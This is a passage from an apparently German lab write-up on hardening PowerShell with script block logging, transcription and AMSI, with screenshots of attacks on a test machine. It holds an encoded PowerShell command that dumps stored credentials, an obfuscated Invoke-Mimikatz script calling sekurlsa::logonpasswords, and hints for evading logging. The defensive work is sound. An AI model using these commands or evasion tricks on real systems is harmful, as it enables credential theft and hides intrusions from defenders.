DQAKACQAUABhAHMAcWwB3AG8AcgBkAFYAYQBIAGwAdAAGAD0A
eQAuAEMAcgBIAgQAZQBwAHQAaQBhAGwAcwAFAAYQBIAGwAdA
ZQB0AHIAaQBIAHYAZQBBAgWAbAAoACkAIAAB8ACAADQAKACAA
aQBIAHYAZQBQAGEAcwBZAHCAbwByAGQAKAApACAAOWAgACQA
YwB0ACAAALQBQAHIAbWwBwAGUAcgB0AHkAIABSAGUAcwBvAHUA
CgAgACAAIAAGACAAIAAGACAAIAAGACAAIAABTAG8AcgB0AC0A
IAAGACAAIAAGACAAIAAGACAAIAAGACAAIAABTAG8AcgB0AC0A
IAAGACAAIAAGACAAIAAGACAAIAAGACAAIAABTAG8AcgB0AC0A

Resource      UserName      Pa
-----
https://email.ws-its.de/ crashwork\tessa.test Pa
https://rds.ws-its.de/ crashwork\tessa.test Pa

PS C:\Users\tessa.test\Desktop>
```

Event Viewer Details:

Protokollname:	Microsoft-Windows-PowerShell/Operational
Quelle:	PowerShell (Microsoft-Windows-PowerShell)
Protokolliert:	08.06.2018 12:08:44
Ereignis-ID:	4104
Aufgabenkategorie:	Remotebefehl ausführen
Ebene:	Ausführlich
Schlüsselwörter:	Keine
Benutzer:	crashwork\tessa.test
Computer:	C-CL1.crashwork.global
Vorgangscodename:	Beim Erstellen von Aufrufen
Weitere Informationen:	<a href="#">Onlinehilfe</a>

Mit einem Monitoring auf übliche Schlüsselwörter könnte im Hintergrund ein Alarm ausgelöst werden...

### Nebenwirkungen und nützliche Hinweise

Nachteilig ist hierbei aber die lokale Protokollierung. Bei vielen Clients ist eine zentrale Auswertung nahezu unmöglich. Und natürlich kann ein Angreifer mit ausreichenden Rechten die Eventlogs nach seiner Aktion auch löschen... ☹️


## Szenario 3 - PowerShell Transcription

### Angriff ohne Schutz

Besser als die Protokollierung in Eventlogs wäre gleich eine zentrale Sammlung von Protokollen auf einem Laufwerk. Das lässt sich mit Transcripts erzwingen. Ohne ist die Ausgangslage die gleiche wie im Punkt vorher: der Angriff kann nachträglich nicht analysiert werden.


### Konfiguration der Schutzkomponente

Transcripts werden ebenfalls in einer GPO definiert. Zusätzlich benötigen wir aber auch ein zentrales Laufwerk. Dieses habe ich auf meinem LAB-Server erstellt:



Man erkennt (hoffentlich), dass ich den authentifizierten Benutzer nur erlaube, Daten zu schreiben oder anzuhängen. Auf diese Weise verhindere ich, dass ein Angreifer die Transcript-Dateien nachträglich löscht.

In der GPO fehlt nicht mehr viel:



### Angriff eines geschützten Systems

Nachdem die Richtlinie aktiviert wurde, wird die PowerShell jede Ausführung zentral protokollieren. Der User bekommt davon nichts mit:


```
Windows PowerShell
PS C:\Users\tessa.test\Desktop> .\attack.bat

C:\Users\tessa.test\Desktop>powershell.exe -enc JABDAGwAYQBzAHMATABvAGEAZAB1AHIAIAAGACAAPQAgAFsAVvBpAG4AZABvAHcAcwAuAFMA
ZQBjAHUAcgBpAHQAEQAUaEMAcgB1AGQAZQBuAHQAAQbHAGwAcwAuAFAAYQBzAHMAdwBvAHIAIAZABWAGEAdQBzAHQALABXAGkAbgBkAG8AdwBzAC4AUwB1AGMA
dQBvAgkAdAB5AC4AQwvByAGUAZAB1AG4AdAbPAGeAbABzACwAQwBvAG4AdAB1AG4AdABUaHkAcAB1AD0AVvBpAG4AZABvAHcAcwB5AHUAbgB0AGkAbQb1AF0A
DQAKACQAUABhAHMAcwB3AG8AcgBkAFYAYQB1AGwAdAAGAD0AIABuAGUAdwAtAG8AYgBqAGUAYwB0ACAAVvBpAG4AZABvAHcAcwAuAFMAZQBjAHUAcgBpAHQA
eQAUaEMAcgB1AGQAZQBuAHQAAQbHAGwAcwAuAFAAYQBzAHMAdwBvAHIAIAZABWAGEAdQBzAHQADQAKACQAUABhAHMAcwB3AG8AcgBkAFYAYQB1AGwAdAauAFIA
ZQB0AHIAaQb1AHYAZQBzBAGwAbAAoAcKAIAB8ACAADQAKACAAIAAGACAARgBvAHIAIRQBHAGMAaAAAtAE8AYgBqAGUAYwB0ACAAewAGACQAXwAuAFIAZQB0AHIA
aQb1AHYAZQBzBAGwAcwBzAHcAbwBvAGQAKAapACA0AwAgACQAXwAgAH0AIAB8ACAADQAKACAAIAAGACAIAAGACAIAABTAgUAbAB1AGMAAdAAtAE8AYgBqAGUA
YwB0ACAALBQ0AHIAbwBwAGUAGcB0AHkAIAB5AGUAcwBvAHUAcgBjAGUALAagAFUAcwB1AHIAITgBhAG0AZQAsACAUAABhAHMAcwB3AG8AcgBkACAAfAAGAA0A
CgAgACAAIAAGACAIAAGACAIAAGACAIAABTAG8AcgB0AC0ATwB1AGoAZQBjAHQAIAB5AGUAcwBvAHUAcgBjAGUAIAB8ACAADQAKACAAIAAGACAIAAGACAIA
IAAGACAIAAGACAIAAGACAARgBvAHIAbQbHAGQALBQUAGEAYgBzAGUAIaAtAEEdQb0AG8AUwBpAHoAZQA=


Resource                               UserName                               Password
-----
https://email.ws-its.de/ crashwork\tessa.test Pa$5w0rd
https://rds.ws-its.de/ crashwork\tessa.test Pa$5w0rd

PS C:\Users\tessa.test\Desktop>
```

Auf dem Server wird je Session eine eigene Datei erstellt. In dieser finden wir neben dem EncodedCommand auch die Klartext-Codes – und auch die Ergebnisse:



Da so natürlich auch sensible Informationen abgegriffen werden können muss ein Schutz des Verzeichnisses eine hohe Priorität haben. Ggf. könnten die Files nach deren automatischer Analyse gezippt und verschlüsselt werden – oder man löscht sie einfach nach deren Analyse. Bis dahin gibt es bei mir dank NTFS-Permission nichts zu sehen:




### Nebenwirkungen und nützliche Hinweise

Der Schutz ist hier ebenfalls nur die Möglichkeit einer forensischen Analyse. Ggf. findet eine Automatik in den Textdateien Schlüsselworte, die auf einen Angriff hinweisen.

Aus Angreifersicht könnte man nun aber einfach den SMB-Datenstrom vom Client zum Server mitschneiden und so an sensible Informationen herankommen. Die PowerShell wird ja doch eher von Admins verwendet. Und die führen damit natürlich ganz interessante Tätigkeiten aus...

Ebenso nachteilig sind mobile Arbeitsstationen. Die PowerShell versucht natürlich, den Zielsystem zum Schreiben des Transcripts zu erreichen, aber wenn das fehlschlägt, wird eben OHNE Protokollierung ausgeführt:




Ein Angreifer vor Ort könnte also einfach das Netzkabel herausziehen bevor er loslegt...


## Szenario 4 – AMSI (Anti Malware Scan Interface)

### Angriff ohne Schutz

Hilft ein Virens Scanner gegen Schadcode-Dateien? Nun ja, Scripte sind zunächst einmal Textdateien. Weisen diese ein bestimmtes Muster auf, dass der Virens Scanner erkennt, dann kann er reagieren. Auf meinem Desktop liegen 2 Dateien, die den gleichen Code beinhalten. Aber eine davon habe ich modifiziert:




Mein Virens Scanner ist also in der Lage, den Schadcode im Klartext zu identifizieren. Aber modifiziert ist alles OK:



Klassischerweise hilft ein Virens Scanner bei maskiertem Code (obfuscated code) nicht mehr, da er mehr auf die Datei und deren Aufbau fixiert ist. Seit Windows 10 hat Microsoft eine Schnittstelle für AV-Lösungen bereitgestellt, mit der Schadcode vor der Ausführung im RAM überprüft werden kann – AMSI, oder Anti Malware Scan Interface. Damit KANN ein Virens Scanner in den Prozess eingreifen, bevor der Code ausgeführt wird.



Hier sieht man den maskierten Code OHNE AMSI:



```
Windows PowerShell ISE
Datei Bearbeiten Ansicht Tools Debuggen Add-Ons Hilfe

MKFULL-obfuscated.ps1 X
8324 0324
8325 0325 UKcQqCCoVt1AqJCoYkYq0toAKKQqCpYKngqBcP6K
8326 4qQ1qgkQqQuCqMkuAq+CrMkyArCCTMkLwrYctwK3QrRCuIK6grfCu8K4Ar0CvUK+Qr6CVAJAMIAAAAAAoB1gMK8QoGcgoKcWpCgAKFAoVCh8KEAokC1UKKQoqC14KLwojCjQK0Ao5Cj+KMApEckKtTg
8327 AKHqQKCo8KhAqZCp4KkwoqCq0Kogq3CrwKsQrGcsKwQrS1tgK3QrXCuWk4Qr2Cvsk8AoAwACAAAAACgUKCQoJ1ggKDgoP1gMKFIoZCh4KEwooc10KIgo3Cj4KPoo/iJQKSpocKMKWApdC1IKZwprCmu
8328 UKdYp21
8329 sKcAqFCosK14qMioEK1ggaCpQkm4qQcQqUkqgguCq6Kr4qgAAAAA
8330 cRetur
8331 Type = 'void' #0! $ProcId = 0 #0! $Proc
8332 ame = '#0!' $ExeArgs = 'sekurlsa::logo
8333 passwords '#0!' $ExeArgs = 'sekurlsa::logo
8334 passwords exit"#0! # $ExeArgs = "crypto::c
8335 g crypto::capi "crypto::certificates /export " "crypto::certificates /export /systemstore:CERT_SYSTEM_STORE_LOCAL_MACHI
8336 E " exit"#0! # $ExeArgs = "privilege::debug sekurlsa::process sekurlsa::logo

AUSFUHRICH: Allocating memory for the PE and write its headers to memory
AUSFUHRICH: Getting detailed PE information from the headers loaded in memory
AUSFUHRICH: StartAddress: 626851840 EndAddress: 627728384
AUSFUHRICH: Copy PE sections in to memory
AUSFUHRICH: Update memory addresses based on where the PE was actually loaded in memory
AUSFUHRICH: Import DLL's needed by the PE we are loading
AUSFUHRICH: Done importing DLL imports
AUSFUHRICH: Update memory protection flags
AUSFUHRICH: Calling dllmain so the DLL knows it has been loaded
AUSFUHRICH: Calling functionX with WString return type

.####. mimikatz 2.1 (x64) built on Nov 10 2016 15:31:14
.## A ##. "A La Vie, A L'Amour"
.## / \ ##. / * *
.## \ / ##. Benjamin DELPY 'gentilkiwi' (benjamin@gentilkiwi.com)
.## v ##. http://blog.gentilkiwi.com/mimikatz (oe, eo)
.#####. with 20 modules * * */
ERROR mimikatz_initOrClean ; CoInitializeEx: 80010106

mimikatz(powershell) # sekurlsa::logonpasswords
ERROR kuhl_m_sekurlsa_acquireLSA ; Handle on memory (0x00000005)

mimikatz(powershell) # exit
Bye!

AUSFUHRICH: Done unloading the libraries needed by the PE
AUSFUHRICH: Calling dllmain so the DLL knows it is being unloaded
AUSFUHRICH: Done!


PS C:\Users\tessa_test\Desktop>
```

## Konfiguration der Schutzkomponente

Für AMSI benötigt man Windows 10 und einen kompatiblen Virenschanner.

## Angriff eines geschützten Systems

Mit allen Voraussetzungen wird der Code einfach aufgehalten:



```
Windows PowerShell ISE
Datei Bearbeiten Ansicht Tools Debuggen Add-Ons Hilfe

